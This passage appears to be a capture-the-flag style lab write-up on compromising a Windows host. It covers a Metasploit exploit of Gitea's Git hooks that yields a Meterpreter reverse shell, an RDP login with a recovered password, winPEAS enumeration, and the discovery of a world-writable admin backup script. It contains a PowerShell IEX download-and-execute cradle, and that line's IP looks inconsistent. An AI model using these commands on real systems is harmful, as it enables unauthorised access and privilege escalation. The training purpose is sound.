[*] Create a dummy file on the repo to trigger the payload
[*] File created
[*] Command Stager progress - 60.41% done (6138/10161 bytes)
[*] Setup post-receive hook with command
[*] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[*] File created
[*] Command Stager progress - 80.54% done (8184/10161 bytes)
[*] Setup post-receive hook with command
[*] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[*] File created, shell incoming...
[*] Command Stager progress - 100.00% done (10161/10161 bytes)
[*] Sending stage (203846 bytes) to 10.129.230.148
[*] Meterpreter session 1 opened (10.10.14.245:4444 -> 10.129.230.148:49690) at 2025-12-07 01:35:10 -0600
[*] Cleaning up
[*] Repository Keylex_Y-find deleted.


(Meterpreter 1)(C:\Users\Administrator\gitea-repositories\john\keylex_y-find.git) > Hashan kodippilige
```

After confirming that the Gitea service was accessible and running a vulnerable version (v1.12.4), I proceeded to exploit the Git Hooks Remote Code Execution flaw using the Metasploit module. When executed, the Gitea server initiated a reverse TCP connection to the attack host, resulting in a fully interactive **Windows Meterpreter session** under the context of the Gitea service account on the target system.

9. To validate the credentials and establish an interactive session, I initiated a Remote Desktop Protocol (RDP) connection using *xfreerdp* with the account *john* and the previously recovered password.


```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcnd06k]-[-]
[*]$ xfreerdp /u:john /p:"SuperSecurePass123" /v:10.129.230.148 /w:1366 /h:768
[01:38:01:384] [220788:220789] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[01:38:01:384] [220788:220789] [WARN][com.freerdp.crypto] - CN = WIN01
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - @ WARNING: CERTIFICATE NAME MISMATCH! @
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.129.230.148:3389)
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - Common Name (CN):
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - WIN01
[01:38:01:385] [220788:220789] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.129.230.148:3389 (RDP-Server):
Common Name: WIN01
Subject: CN = WIN01
Issuer: CN = WIN01
Thumbprint: 3b:2e:56:94:64:89:a2:80:9e:99:31:02:e9:d7:73:08:5b:4e:78:79:41:1c:13:74:7a:b0:a6:63:20:39:04:0a
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[01:38:18:481] [220788:220789] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: US/Central
```


The command successfully opened a graphical Windows desktop session on the target server. The PowerShell command for verification the session confirmed that I was authenticated as the user **john**, demonstrating full RDP access to the system.



Windows System Enumeration

1. Executed a command to find out what permissions the account has.



On this Windows target, two key privileges are available:

- I. SeChangeNotifyPrivilege -enabled- lets the user bypass directory traversal checks to navigate folders without explicit permissions.
- II. SeIncreaseWorkingSetPrivilege -Disabled- not permits the user to increase the memory available to a process, which is a relatively minor privilege.

2. Then checked the user john is which group members of.

```
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Event Log Readers                   Alias               S-1-5-32-573        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias               S-1-5-32-555        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON       Well-known group    S-1-5-14            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group    S-1-5-4             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                  Well-known group    S-1-5-113           Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group    S-1-2-0             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group    S-1-5-64-10         Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label               S-1-16-8192
PS C:\Windows\system32> Hashan Kodippilige_
```

User john belongs to several standard Windows groups like Users, Remote Desktop Users, and Event Log Readers.


3. Performed additional checks with the commands *systeminfo* and *wmic qfe*. Both commands require administrative or specific privileges to run, which is why it received Access denied errors.

```
PS C:\Windows\system32> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~
At line:1 char:1
+ systeminfo
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\Windows\system32> wmic qfe
Program 'WMIC.exe' failed to run: Access is deniedAt line:1 char:1
+ wmic qfe
+ ~~~~~
At line:1 char:1
+ wmic qfe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\Windows\system32> Hashan Kodippilige_
```

4. viewed the the scheduled tasks on the target with the following command and after referring the extensive list identified a scheduled backup task running under the administrator account.




```
Hashan Kodippilige
FreeRDP: 10.129.230.148

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> schtasks /query /fo LIST /v
```

5. Similar to how I used *linpeas.sh* for the Linux target, there's a Windows version called *winpeas* available in the PEASS-ng repository. Created a new directory and navigate to it.



```
Hashan Kodippilige

[us-academy-2]~[10.10.14.245]~[htb-ac-2154280@htb-q90nkoipiw]~[~]
[*]$ mkdir WIN01
[us-academy-2]~[10.10.14.245]~[htb-ac-2154280@htb-q90nkoipiw]~[~]
[*]$ cd WIN01
```

6. Then downloaded the winpeas.ps1 script into newly created WIN01 directory.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-q90nkoipiw]-[~/WIN01]
[*]$ wget https://github.com/peass-ng/PEASS-ng/raw/master/winPEAS/winPEASps1/winPEAS.ps1
--2025-12-07 11:11:09-- https://github.com/peass-ng/PEASS-ng/raw/master/winPEAS/winPEASps1/winPEAS.ps1
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1 [following]
--2025-12-07 11:11:10-- https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 93077 (91K) [text/plain]
Saving to: 'winPEAS.ps1'

winPEAS.ps1                               100%[=====] 90.90K --.-KB/s in 0.001s

2025-12-07 11:11:10 (99.0 MB/s) - 'winPEAS.ps1' saved [93077/93077]


[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-q90nkoipiw]-[~/WIN01]
[*]$ Hashan Kodippilige
```

7. Started a HTTP server on port 8080 using Python.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-q90nkoipiw]-[~/WIN01]
[*]$ Hashan Kodippilige
bash: Hashan: command not found

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-q90nkoipiw]-[~/WIN01]
[*]$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

8. Instructed the Windows target to download the script from our attacking machine and save the output to a separate file called *winpeas.txt*.




```
Hashan Kodippilige
FreeRDP: 10.129.230.148

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> powershell "IEX(New-Object Net.WebClient).downloadString('http://10.129.230.148:8080/winPEAS.ps1') > winpeas.txt"
```

Startup-based privilege escalation vectors confirms that several startup-related directories are writable by the user *john* or by the BUILTIN\Users group.



```
https://www.kali.org/kali-nethunter/ in kodippilige
FreeRDP: 10.129.230.148

Access confirmed, may need further investigation

=====|| STARTUP APPLICATIONS Vulnerable Check
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#run-at-startup
WIN01\john has ownership of C:\Documents and Settings\john\Start Menu\Programs\Startup
Identity WIN01\john has 'FullControl' perms for C:\Documents and Settings\john\Start Menu\Programs\Startup
WIN01\john has ownership of C:\Documents and Settings\john\Start Menu\Programs\Startup\desktop.ini
Identity WIN01\john has 'FullControl' perms for C:\Documents and Settings\john\Start Menu\Programs\Startup\desktop.ini
Identity BUILTIN\Users BUILTIN\Users has 'write' perms for C:\ProgramData
Identity BUILTIN\Users BUILTIN\Users has 'write' perms for C:\ProgramData
WIN01\john has ownership of C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Identity WIN01\john has 'FullControl' perms for C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WIN01\john
has ownership of C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
Identity WIN01\john has 'FullControl' perms for C:\Users\john\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.in
i
```


The output of Listening Ports reveals several important services currently running on the machine. It includes SSH (TCP/22), MSRPC (TCP/135 and 445), Gitea service (TCP/3000), RDP (TCP/3389).

```

Hashan kodippilige
FreeRDP: 10.129.230.148

Select Windows PowerShell

=====|| DNS Cache
=====|| LISTENING PORTS

Active Connections

Proto Local Address          Foreign Address        State       PID
TCP 0.0.0.0:22              0.0.0.0:0             LISTENING   2984
TCP 0.0.0.0:135            0.0.0.0:0             LISTENING   892
TCP 0.0.0.0:445            0.0.0.0:0             LISTENING    4
TCP 0.0.0.0:3000          0.0.0.0:0             LISTENING  2468
TCP 0.0.0.0:3389          0.0.0.0:0             LISTENING   328
TCP 0.0.0.0:3985          0.0.0.0:0             LISTENING    4
TCP 0.0.0.0:3986          0.0.0.0:0             LISTENING    4
TCP 0.0.0.0:8000          0.0.0.0:0             LISTENING  2564
TCP 0.0.0.0:8889          0.0.0.0:0             LISTENING  2564
TCP 0.0.0.0:47001         0.0.0.0:0             LISTENING    4
TCP 0.0.0.0:49664         0.0.0.0:0             LISTENING   480
TCP 0.0.0.0:49665         0.0.0.0:0             LISTENING  1196
TCP 0.0.0.0:49666         0.0.0.0:0             LISTENING  1680
TCP 0.0.0.0:49667         0.0.0.0:0             LISTENING  1688
TCP 0.0.0.0:49668         0.0.0.0:0             LISTENING  2824
TCP 0.0.0.0:49669         0.0.0.0:0             LISTENING   640
TCP 0.0.0.0:49670         0.0.0.0:0             LISTENING  2612
TCP 0.0.0.0:49671         0.0.0.0:0             LISTENING   620
TCP 10.129.230.148:139    0.0.0.0:0             LISTENING    4
TCP 10.129.230.148:3389  10.10.14.245:42366     ESTABLISHED 328
TCP 127.0.0.1:8001        0.0.0.0:0             LISTENING  2564
TCP 127.0.0.1:8001        127.0.0.1:49672        ESTABLISHED 2564
TCP 127.0.0.1:8003        0.0.0.0:0             LISTENING  2564
TCP 127.0.0.1:49672      127.0.0.1:8001         ESTABLISHED 2564
TCP [::]:22                [::]:0                LISTENING   2984
TCP [::]:135               [::]:0                LISTENING   892
TCP [::]:445               [::]:0                LISTENING    4

```

User Info output shows that john does *not* belong to the Administrators group and does not appear to have powerful privileges enabled.

```

Hashan kodippilige
FreeRDP: 10.129.230.148

Windows PowerShell

NT AUTHORITY\INTERACTIVE has Full to IPC$

=====|| USER INFO
== || Generating List of all Local Administrators, Users and Backup Operators (if any exist)

=====|| USER DIRECTORY ACCESS CHECK
Read Access to C:\Users\john
Read Access to C:\Users\Public

=====|| WHOAMI INFO

=====|| Check if you are inside the Administrators group or if you have enabled any token that can be use to escalate privileges l
ike SeImpersonatePrivilege, SeAssignPrimaryPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeCreateTokenPrivilege, S
eLoadDriverPrivilege, SeTakeOwnershipPrivilege, SeDebugPrivilege
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups

USER INFORMATION
-----
User Name      SID
-----
win01\john S-1-5-21-481531802-3248398329-2133938904-1002

```

The group membership enumeration for the user *WIN01\john* reveals that the account is part of several standard, low-privileged Windows groups.

```

Hashan kodippilige
FreeRDP: 10.129.230.148

Windows PowerShell

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Event Log Readers                   Alias               S-1-5-32-573        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users                Alias               S-1-5-32-555        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON       Well-known group    S-1-5-14            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group    S-1-5-4             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                   Well-known group    S-1-5-113           Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group    S-1-2-0             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10         Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label               S-1-16-8192

```

```

PRIVILEGES INFORMATION
-----
Privilege Name      Description              State
-----
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Disabled

```

System Information required administrative access to get full overview.

```

Hashan kodippilige
FreeRDP: 10.129.230.148

Select Windows PowerShell

=====||SYSTEM INFORMATION ||=====
the following information is curated. To get a full list of system information, run the cmdlet get-computerinfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:811 char:1
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

=====|| WINDOWS HOTFIXES
-| Check if windows is vulnerable with Watson https://github.com/rasta-mouse/Watson
Possible exploits (https://github.com/codingo/OSCP-2/blob/master/windows/winPrivCheck.bat)

HotfixID Description InstalledBy InstalledOn
-----
KB5010427 Update NT AUTHORITY\SYSTEM 2/26/2022 12:00:00 AM
KB5009642 Update NT AUTHORITY\SYSTEM 2/25/2022 12:00:00 AM
KB4589208 Update NT AUTHORITY\SYSTEM 2/25/2022 12:00:00 AM
KB5009472 Update WIN01\Administrator 2/25/2022 12:00:00 AM
KB4577586 Update WIN01\Administrator 2/25/2022 12:00:00 AM

```

Windows Vulnerability Assessment

1. When we have Write privileges to a specific directory, we also may have Read privileges, which allows us to look at its contents. Listout the directories inside the ProgramData.

```

PS C:\> cd C:\ProgramData
PS C:\ProgramData> ls

Directory: C:\ProgramData

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2025 11:30 AM
d---s-          10/6/2021  3:37 PM
d-----          2/25/2025 12:49 PM
d-----          6/20/2024  2:33 AM
d-----          6/12/2024  3:37 AM
d-----          3/13/2025 10:00 AM
d-----          9/15/2018  2:19 AM
d-----          3/13/2025  5:17 PM
d-----          10/6/2021  3:40 PM
d-----          10/6/2021  3:40 PM
d-----          10/6/2021  3:50 PM
CorpBackup
Microsoft
Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb38
Package Cache
Packages
regid.1991-06.com.microsoft
SoftwareDistribution
ssh
USOPrivate
USOShared
VMware

PS C:\ProgramData> Hashan Kodippilige_

```

2. Investigated the CornBackup directory.

```

PS C:\ProgramData> ls .\CorpBackup\

Directory: C:\ProgramData\CorpBackup

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2025 11:50 AM
d-----          2/23/2025 11:38 AM
Logs
Scripts

PS C:\ProgramData> Hashan Kodippilige_

```

- Investigated more about sub directories of CornBackup directory. Scripts hold the script executed by the administrator and Logs stores a log file.

```
PS C:\ProgramData> ls .\CorBackup\Scripts\

Directory: C:\ProgramData\CorBackup\Scripts

Mode                LastWriteTime         Length Name
----                -
-a-----          2/23/2025  11:36 AM             405 backupprep.ps1

PS C:\ProgramData> ls .\CorBackup\Logs\

Directory: C:\ProgramData\CorBackup\Logs

Mode                LastWriteTime         Length Name
----                -
-a-----          12/7/2025    1:46 PM        345986 healthcheck.log

PS C:\ProgramData> Hashan Kodippilige_
```

- Checked the permissions we have for CornBackup script.

```
PS C:\ProgramData> icacls "C:\ProgramData\CorBackup\Scripts\backupprep.ps1"
C:\ProgramData\CorBackup\Scripts\backupprep.ps1 Everyone: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Administrators: (I) (F)
BUILTIN\Users: (I) (RX)

Successfully processed 1 files; Failed processing 0 files
PS C:\ProgramData> Hashan kodippilige_
```

The file grants Everyone:(I)(F) full control, inherited from a parent directory. This is a red flag, as it allows any authenticated user (whether local or networked) to read, modify, or delete the script. It open the door to tampering or unauthorized execution of critical backup operations.


Windows Privilege Escalation

- Checked the group membership of user john. we see that john is a member of three groups, Event Log Readers, Remote Desktop Users, and Users.


```
Windows PowerShell
PS C:\ProgramData> cd C:\Users\john
PS C:\Users\john> net user john
User name                john
Full Name                john
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never
Password last set        2/23/2025 10:57:29 AM
Password expires         Never
Password changeable      2/23/2025 10:57:29 AM
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               12/7/2025 1:08:59 PM
Logon hours allowed      All
Local Group Memberships  *Event Log Readers  *Remote Desktop Users
                        *Users
Global Group memberships *None
The command completed successfully.

PS C:\Users\john> Hashan kodippilige_
```



2. Pressed [WINDOWS-KEY] + [R] and type taskschd.msc to open the task scheduler.



